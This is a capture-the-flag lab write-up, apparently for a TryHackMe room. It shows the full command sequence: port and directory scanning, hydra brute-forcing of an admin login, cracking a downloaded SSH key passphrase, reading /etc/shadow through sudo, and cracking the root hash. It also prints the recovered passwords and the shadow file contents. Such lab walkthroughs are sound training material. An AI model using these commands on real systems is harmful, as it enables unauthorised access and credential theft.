Enumeration
- IP: 10.10.12.126
Nmap scan:
nmap -A -p- 10.10.12.126 -T4

####################################################################################
Nmap scan report for 10.10.12.126
Host is up (0.030s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
|   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
|_  256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
####################################################################################
Directory brute force:
feroxbuster --url http://10.10.12.126

###############################################################################################################
301      GET        9l       28w      312c http://10.10.12.126/admin => http://10.10.12.126/admin/
200      GET       15l       74w     6147c http://10.10.12.126/icons/ubuntu-logo.png
200      GET      375l      964w    10918c http://10.10.12.126/
301      GET        9l       28w      318c http://10.10.12.126/admin/panel => http://10.10.12.126/admin/panel/
###############################################################################################################
Checking the ports:
80 Apache httpd 2.4.29

http://10.10.12.126/admin/
http://10.10.12.126/admin/panel/

22 OpenSSH 7.6p1
Le code source de /admin révèle deux utilisateurs potentiels.
[Image unavailable: Pasted image 20240303212624.png]
users.txt
john
admin
Brute forcing the login page:
hydra 10.10.12.126 http-post-form '/admin/index.php:user=^USER^&pass=^PASS^&submit=LOGIN:Username or password invalid' -l admin -P /usr/share/wordlists/rockyou.txt -t 16

############################################
[80][http-post-form] host: 10.10.12.126   login: admin   password: xavier
############################################
Logging in to the website with admin:xavier:
Flag : THM{brut3_f0rce_is_e4sy}
Downloading the RSA key:
wget http://10.10.12.126/admin/panel/id_rsaChanging the RSA key permissions:
chmod 600 id_rsaTrying SSH with the private key:
ssh -i id_rsa john@10.10.12.126
# Cannot connect then crack the id_rsa key
ssh2john id_rsa > hash.txt
# Crack the password
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Recovered passphrase: rockinroll
Initial access
ssh -i id_rsa john@10.10.12.126flag : THM{a_password_is_not_a_barrier}
Privilege escalation
Extracting /etc/shadow:
LFILE=/etc/shadow
sudo /bin/cat "$LFILE"

# /root/.ssh/id_rsa X
# /etc/passwd + /etc/shadow OK!
Contents of /etc/shadow:
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
thm:$6$hAlc6HXuBJHNjKzc$NPo/0/iuwh3.86PgaO97jTJJ/hmb0nPj8S/V6lZDsjUeszxFVZvuHsfcirm4zZ11IUqcoB9IEWYiCV.wcuzIZ.:18489:0:99999:7:::
sshd:*:18489:0:99999:7:::
john:$6$iODd0YaH$BA2G28eil/ZUZAV5uNaiNPE0Pa6XHWUFp7uNTp2mooxwa4UzhfC0kjpzPimy1slPNm9r/9soRw8KqrSgfDPfI0:18490:0:99999:7:::
Cracking the hashes:
# Making hash from files
unshadow passwd shadow > hash.txt
# Cracking
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
# Found password : football         (root)
Flag : THM{pr1v1l3g3_3sc4l4t10n}